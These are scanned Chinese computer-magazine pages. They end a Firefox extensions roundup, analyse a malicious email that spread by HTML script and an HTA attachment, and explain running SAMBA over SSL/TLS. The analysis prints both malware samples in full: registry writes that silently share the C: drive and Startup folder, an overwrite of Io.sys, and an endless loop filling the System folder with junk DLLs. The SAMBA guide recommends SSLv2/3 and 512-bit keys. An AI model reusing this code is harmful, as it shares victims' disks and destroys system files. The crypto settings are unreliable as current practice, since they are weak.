的左下方显示，当前鼠标轨迹代表的命令含义，如图4 所示。




图4

7.ForecastFox

常用的天气预报扩展，它调用www.weather.com网站提供的天气信息，可以在Firefox的界面上提供非常详尽的当前以及未来一段时间的天气数据，包括天气，湿度，紫外线指数，卫星云图等等。在Firefox中的显示位置可以自定义。经过一段时间的试用以后，发现这是一个很好的软件，可以支持中国很多中小城市，显示出来的天气也相当准确，而且它更新的时间是依据本地时间来更新，在Firefox的右下角有着明显的图示。，如图5所示。

8.Sage

一款很好的RSS阅读软件，可以自动发掘网页中的Feed。




图5

结语

HOHO，说了这么多，去试试firefox1.5RC2吧！相信你会喜欢上我们这漂亮而富有活力的火狐狸的。

适合读者：网民，系统管理员
前置知识：无

恶意邮件如何共享你的硬盘



文 荣文佳

近日网络上病毒肆虐，令人防不胜防。我的信箱不知怎么就被列入了几个邮件列表中，每日数量巨大的垃圾邮件接踵而至，还有一些不明身份的邮件不请自来。通常附件为doc和exe文件，照此看来不是SirCam病毒就是"求职信"病毒。Foxmail的过滤器也是杯水车薪——Spammer每天都从新的源地址发来垃圾邮件。致使每天收信都战战兢兢，好像是在排雷！

> 小提示 SirCam和求职信都是通过电子邮件来传递进而破坏系统的，并且感染电脑之后能主动关闭许多杀毒软件的运行。

一日，好友来电求救，说机器不能启动。我一听，就拿着工具软件至他家，也不多问——直接开机（好友刚学电脑不久，水平一般）。一看"缺少系统文件"，想来简单，用启动盘启动。"Sys A: C: "重启，蓝天白云映入眼帘……"可能是有病毒吧，要不然系统文件会无故丢失？"我一边说一边操起鼠标。"怎么启动速度这么慢？"我问朋友，他摇摇头后说"昨天收了信后就成这样了，我也不知为何这样。"我打开Outlook Express，发现有封名为"笑林广记笑话集"的信不能读，OE提示说上一次没有正常退出，可能是由看过的最后一封邮件所引起的。于是点击"查看此邮件"，发现内有有一个名为Laugh.hta的附件，我尝试执行，结果硬盘灯狂闪。情况不妙！我立即按下三键（Ctrl+Alt+Del），在任务列表中没有发现邮件病毒常见的WScript进程，倒是多了一个MSHTA的不明进程，这个进程肯定有问题。马上用进程管理器杀掉它——果然，硬盘不响了。

朋友说他也运行过这个附件。我打开资源管理器，首先发现C盘的盘符上有一只手托着——C盘被共享了！接着又发现C盘根目录下的Io.sys大小不对——由219KB变成了3KB，又被病毒改写了！如此看来，我这回得好好研究一下这个病毒！再打开OE，不理会OE的关于上一次没有正常退出提示，直接双击该可疑邮件，点击菜单上的"查看"——"编辑源文件"，终于看到了它的庐山真面目。源代码如下：

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.0 Transitional//EN">
<HTML><HEAD>
<META content="text/html; charset=gb2312" http-equiv=Content-Type>
<META content="MSHTML 5.00.2614.3500" name=GENERATOR>
<STYLE></STYLE>
</HEAD>
<BODY bgColor=#c0c0c0>
<DIV align=center><FONT size=4><STRONG>笑林广记笑话集</STRONG></FONT></DIV>
<DIV align=center></DIV>
```

```
<DIV align=left><FONT size=2>
你好！我们是笑林广记笑话网，这里有大量的XXX级笑话，绝对笑死你！欢迎访问！附件中有极品笑话N篇，友情赠送！<A href="http://www.sexlaugh.com.cn">Http://www.sexlaugh.com.cn</A></FONT></DIV>
<script language=JavaScript>
function f() //改写注册表的函数
{
var aa,ss;
aa=document.applets[0];
aa.setCLSID("{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}");
aa.createInstance();
ss=aa.GetObject();
ss.RegWrite("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\
Network\\LanMan\\C$\\Flags",302,"REG_DWORD");
ss.RegWrite("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\
Network\\LanMan\\C$\\Type",0,"REG_DWORD");
ss.RegWrite("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\
Network\\LanMan\\C$\\Path","C:\\");
}
function init()
{
setTimeout("f()", 1000); //每过1000毫秒就再次递归调用f()
}
init(); //调用函数
</script>
</BODY></HTML>
```

这封邮件利用了MS.ActiveX元件的写注册表功能，只要一读这封信，它就会在注册表的"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Network\LanMan"中添加一个键值C$，并且将C盘改为完全共享！这样黑客可以用SMB扫描器直接登录主机C盘，他可以在硬盘中随意拷贝文件，删除文件，添加文件……并且可以上传木马，一劳永逸的完全控制。

再来看看附件Laugh.hta。我查看"文件类型"，发现".hta"后缀其实是HTML Application文件，可以由Mshta.exe解释执行。看来也是和WSH、VBS一样的文本文件，就将它导出为Txt文件，代码如下：

```
<html>
<script language=vbs>
On Error Resume Next '容错语句，避免程序崩溃
set aa=CreateObject("WScript.Shell") '建立WScript对象
Set fs = CreateObject("Scripting.FileSystemObject") '建立文件系统对象
Set dir1 = fs.GetSpecialFolder(0) '得到Windows路径
Set dir2 = fs.GetSpecialFolder(1) '得到System路径
dir1=dir1+"\START MENU\PROGRAMS\启动"
aa.RegWrite"HKLM\Software\Microsoft\Windows\CurrentVersion\
Network\LanMan\S$\Flags",302,"REG_DWORD" '写入Dword值Flags，这是共享类型的标志
aa.RegWrite"HKLM\Software\Microsoft\Windows\CurrentVersion\
Network\LanMan\S$\Type",0,"REG_DWORD" '写入Dword值Type
aa.RegWrite"HKLM\Software\Microsoft\Windows\CurrentVersion\
Network\LanMan\S$\Path",dir1 '写入共享资源的绝对路径
a=10
Set Os = CreateObject("Scriptlet.TypeLib") '建立自定义枚举对象
doc="Hi"、"Hello"、"How are you?"、"Can you help me?"、"We want peace"、"Where will you go?"、"Congratulations!!!"、"Don't Cry"、"Look at the pretty"、"Some advice on your shortcoming"、"Free XXX Pictures"、"A free hot porn site"、"Why don't you reply to me?"、"How about have dinner with me together?"、"Never kiss a stranger"、"Hi"、"Hello"、"How are you?"、"Can you help me?"、"We want peace"、"Where will you go?"、"Congratulations!!!"、"Don't Cry"、"Look at the pretty"、"Some advice on your shortcoming"、"Free XXX Pictures"、"A free hot porn site"、"Why don't you reply to me?"、"How about have dinner with me together?"、"Never kiss a stranger"、"Hi"、"Hello"、"How are you?"、"Can you help me?"、"We want peace"、"Where will you go?"、"Congratulations!!!"、"Don't Cry"、"Look at the pretty"、"Some advice on your shortcoming"、"Free XXX Pictures"、"A free hot porn site"、"Why don't you reply to me?"、"How about have dinner with me together?"、"Never kiss a stranger"、"Hi"、"Hello"、"How are you?"、"Can you help me?"、"We want peace"、"Where will you go?"、"Congratulations!!!"、"Don't Cry"、"Look at the pretty"、"Some advice on your shortcoming"、"Free XXX Pictures"、"A free hot porn site"、"Why don't you reply to me?"、"How about have dinner with me together?"
'一堆垃圾码，以备写入目标文件
Os.Reset '重置TypeLib对象
Os.Path = "C:\Io.sys" 'TypeLib对象的目标路径为C:\Io.sys
Os.Doc = doc '写入的内容——就是上面的一堆垃圾
Os.Write() '写入！
while true
'死循环，垃圾文件越多越好
a=a+1
Os.Reset
Os.Path = dir2&"\Msvbvm"&a&".dll"
'目标路径为System下的Msvbvm???.dll文件
Os.Doc = doc&doc&doc&doc&doc&doc&doc&doc&doc&doc&doc&doc&doc&doc&doc&doc&doc&doc&doc&doc&doc&doc&doc&doc&doc&doc&doc&doc&doc&doc&doc&doc&doc&doc&doc&doc&doc&doc&doc&doc&doc
'大量重复，以生成足够大小的文件
Os.Write() '生成文件！
wend
</script>
</Html>
```

没想到hta文件的权限比HTML的权限还大一些，竟然可以调用FileSystemObject元件，病毒首先得到主机的Windows目录和System目录，然后修改注册表，将启动目录"C:\WINDOWS\Start Menu\Programs\启动"设置为完全共享，这样就可以被黑客搜到，上传一个后门或者木马，因为是启动目录，结果可想而知。然后病毒把目标对准System目录，往里面复制垃圾文件，都是形如Msvbvm???的Dll文件，而且所有VB编写的程序都不能用

了，提示找不到Dll文件——因为Msvbvm50.dll和Msvbvm60.dll被垃圾文件覆盖了。

我马上查看了一下Windows目录，竟然有648MB之大，垃圾文件成山！难怪启动如此之慢。只有查找Msvbvm*.dll，全部删除之（不知有没有误删的）。然后删除带毒邮件（注意 一定要在后面步骤之先删掉带毒邮件），再将共享目录属性修改，最后把Io.sys再次覆盖一遍，OK！


防备方法 将ActiveX元件、Java脚本和VBS脚本等全部禁止就可以避免。

具体方法 在Internet Explorer菜单中点击"工具"->"Internet选项"->"安全"标签->"自定义级别"->"安全设置"对话框，把其中所有ActiveX控件以及Java和Vbs脚本相关全部选择"禁用"即可。不过，这样做在以后的网页浏览过程中可能会造成一些善意使用脚本和控件的网站无法正常浏览。所以建议最好是安装Norton AntiVirus，它会提醒用户有不明超文本或程序写入注册表和磁盘，而且使用比较简单。另外还有Lockdown2000 Professional（注意 不是普通版，是专业版）也不错，是我看过的最为复杂，最为强大的个人防火墙，不过它的资源占用率比Norton高得多。孰优孰劣，你自己看着办吧。

刘流： SSL/TLS连接是应用在互联网上的加密传输协议，现在可以用到局域网了，应该说是非常有意义的。使用这种技术来制作几款软件，相信一定会非常有市场。本文由中科院郭东美所写，从流程上详细的阐述了如何实现在网上邻居中实现这种加密传输。

适合读者：网络爱好者

前置知识：编程基础



让网上邻居支持SSL/TLS安全传输

文/图 中科院安全加密研究所 郭东美

网上邻居网络传输安全隐患堪忧

在Windows 98Rc1版本之前的SMB协议的传输认证过程中，口令都是明文传送的，如图1 所示。

更不要说是数据了。因此这样的访问，用简单的Sniffer就能俘获，不需要什么解密就可以把用户名和口令分离出来。Windows 2000以后的版本，虽然支持本地安全策略，但因其配置烦琐、使用麻烦，而使很多人望而却步。事实上从理论上说，安全对称加密传输的原理并不复杂，而加密效果和性能却很明显。




图1

下面，我们就如何使用简单的方法实现安全网上邻居做一个介绍，相信对一些安全性要求较高场合的应用会起到积极的推动作用。

网上邻居协议及其原理介绍

Windows网上邻居是基于SMB协议（Server Message Potocol）进行通讯、传输的协议，是一个用于不同计算机之间共享文件、打印机、串行口和通讯抽象（命名管道、邮件插槽等）的协议。

在SMB协议中，计算机为了访问网络资源，就需要了解网络上存在的资源列表（例如在Windows 下使用网络邻居查看可以访问的计算机），这个机制就被称为浏览（Browse）。虽然SMB协议中经常使用广播的方式，但如果每次都使用广播的方式了解当前的网络资源（包括提供服务的计算机和各个计算机上的服务资源），就需要消耗大量的网络资源和浪费较长的查找时间，因此最好在网络上维护一个网络资源的列表，以方便查找网络资源。只有必要的时候，才重新查找资源，例如使用Windows下的查找计算机功能。Browser并不是事先指定的计算机，而是在普通计算机之间通过自动进行的推荐产生的。不同的计算机可以按照其提供服务的能力，设置在推荐时具备不同的权力。以保证当一个Browser停机时网络浏览仍然正常，网络中常常存在多个Browser，一个为主Browser（Master Browser），其他的为备份Browser。

SSL/TLS的介绍

因为安全加密传输可以应用到所有的网络应用中，所以在此先详细介绍一下：

Secure socket layer（SSL）协议最初由Netscape企业推广，现已成为网络用来鉴别网站和网页浏览者的身份，以及在浏览器使用者以及网页服务器之间进行加密通讯的全球化标准。由于SSL技术已建立到所有主要的浏览器和Web服务器程序中。因此，仅需安装数字证书，或服务器证书就可以激活服务器功能。

IETF（www.ietf.org）将SSL作了标准化，即RFC2246，

并将其称为TLS(Transport Layer Security),从技术上讲,TLS1.0与SSL3.0的差别非常小,可以认为是等价的。

在WAP环境下,由于手机及手持设备的处理和存储能力有限,WAP论坛(www.wapforum.org)在TLS的基础上做了WTLS协议(Wireless Transport Layer Security),以适应无线的特殊环境。

SSL层 借助下层协议的信道安全的协商出一份加密密钥,并用此密钥来加密应用请求。

SSL协议分为两部分:Protocol用来协商密钥,协议的大部分内容就是通信双方如何利用它来安全的协商出一份密钥。Record Protocol则定义了传输的格式。

加密一般分为三类,对称加密,非对称加密及单向散列函数。

对称加密:又分分组密码和序列密码。

分组密码是将明文按一定的位长分组,明文组经过加密运算得到密文组,密文组经过解密运算(加密运算的逆运算),还原成明文组。

序列密码是指利用少量的密钥(制乱元素)通过某种复杂的运算(密码)算法产生大量的伪随机位流,用于对明文位流的加密。

解密是指用同样的密钥和密码算法及与加密相同的伪随机位流,用以还原明文位流。

CBC(Cipher Block Chaining)模式这个词在分组密码中经常会用到,它是指一个明文分组在被加密之前要与前一个的密文分组进行异或运算。当加密算法用于此模式的时候除密钥外,还需协商一个初始化向量(IV),这个IV没有实际意义,只是在第一次计算的时候需要用到而已。采用这种模式的话安全性会有所提高。

小知识 分组密码的典型例子为DES,TC5,IDEA。序列密码的典型例子为RC4。

公钥加密:简单的说就是加密密钥与解密密钥不同,分私钥和公钥。这种方法大多用于密钥交换,RSA便是一个我们熟知的例子。

还有一个常用的称作DH,它只能用于密钥匙、交换不能用来加密。

单向散列函数:由于信息本身的干扰和人为的破坏,接收到的信息可能与原来发出的信息不同,一个通用的办法就是加入校验码。单向散列函数便可用于此用途,一个典型的例子是我们熟知的MD5,它产生128位的摘要,在现实中用的更多的是安全散列算法(SHA),SHA的早期版本存在问题,目前用的实际是SHA-1,它可以产生160位的摘要,因此比128位散列更能有效抵抗穷举攻击。

由于单向散列的算法都是公开的,所以其他人可以先改动原文,再生成另外一份摘要。解决这个问题的办法可以通过HMAC(RFC 2104),它包含了一个密钥,只有拥有相同密钥的人才能鉴别这个散列。

密钥协商过程 由于对称加密的速度比较慢,所以它一般用于密钥交换,双方通过公钥算法协商出一份密钥,然后通过对称加密来通信,当然,为了保证数据的完整性,在加密前要先经过HMAC的处理。

```
Client Server
Clienth*llo-------- >
Serverh*llo
Certificate*
ServerKeyExchange*
CertificateRequest*
< --------Serverh*lloDone
Certificate*
ClientKeyExchange
CertificateVerify*
[ChangeCipherSpec]
Finished--------- >
[ChangeCipherSpec]
< --------Finished
Application Data < -------- >Application Data
```

SSL缺省只进行server端的认证,客户端的认证是可选的。SSL客户端(也是TCP的客户端)在TCP链接建立之后,发出包含了自己可实现的算法列表和其他需要的消息,SSL的服务器端会回应一个Serverh*llo,这里面建立了这次通信所需要的算法,然后发过去自己的证书(里面包含消息后会生成一个秘密消息,用SSL服务器的公钥加密后传过去,SSL服务器端用自己的私钥解密后,会话密钥协商成功,双方可以用同一份会话密钥来通信了。

服务器安全配置过程

这里,我们以POSIX系统的SAMBA为例:SAMBA服务器的IP地址为:10.75.1.11。

1. 配置SAMBA的SSL是Enable;

2. 在samba的配置文件:

允许ssl=yes,认可SSL/TLS传输验证加密:

ssl CA certDir=/usr/local/ssl/certs,配置证书颁发作者的绝对路径,包含SAMBA可以信任的证书;

ssl CA certFile =/usr/local/ssl/certs/trustedCAs.pem这是第二个需要指明的证书信任文件包,里面包含全部受信任的证书机构;

ssl server cert =/ust/local/ssl/certs/samba.pem这是服务器证书的文件,它是SAMBA SSL所必须的;

ssl server key=/usr/local/ssl/private/samba.pem这是服务器证书的私钥文件,它是SAMBA SSL所必须的,注意,证书必须匹配私钥;

ssl server key =/usr/local/ssl/private/smbclient.pem,客户端私钥;

ssl client cert =/usr/local/ssl/certs/smbclient.pem,客户端证书;

ssl require clientcert=yes需要客户端一个CA签发的证书,在服务器段效验,如果通过OK,否则拒绝;

ssl require servercert=yes同上,只是对服务器而言;

ssl version=ssl2or3,协商在SSL2或3的协议之间;

ssl compatibility=no,不使用其他兼容产品。

3.保存退出,建立key和证书:

建立key:ssleay genrsa des3 512 > key.pem

```
如果你不需要pass phrase:
ssleay rsa in key.pem  out  newkey.pem
如果需要pass phrase:
ssleay rsa-des3-in key.pem-out  newkey.pem
建立证书:
ssleay  req  new  x509  key key.pem-out cert.pem
```

当然，以上是self　sign证书，其他证书只需把以上证书改名成相应的证书，即可。

4.保存退出，重新启动SAMBA服务，看SAMBA的日志是否出错，如果没有，表示服务器段SSL搭建完成。

客户端支持安全网上邻居配置过程

以Windows　2003为例。

1.主地址 10.75.1.156，辅助地址 10.75.1.111，因为本机的地址一般被139端口Bind，所以配置2个IP地址，其目的是让第二个地址10.75.1.11通过转换成为SSL　SAMBA SERVER 10.75.1.11的地址，如图2 所示。




图2

2.如果有可能，请按以下的配置，如图3 所示。

3.在Windows下下载Ipenssl的Windows版本，执行"ipenssl　s_client-no_tls1-quiet-connect　10.75.1.11:139"。把它放入一个Services里，可以自己写一个TCP服务、端口139、Bind的地址10.75.1.11（或者在代理服务器上直接安装SSL的139安全代理）。

4.测试，我们在开始-运行里，输入\\10.75.1.111\SHARE 如图4 所示。

5.结果 如图5 所示。

6.问题 如果连接不成功原因如下：

a.保证非SSL的SAMBA可以访问，再测试SSL的SAMBA；

b.证书是否正确，看SAMBA的日志；

c.SSL的本地端口是否正确。

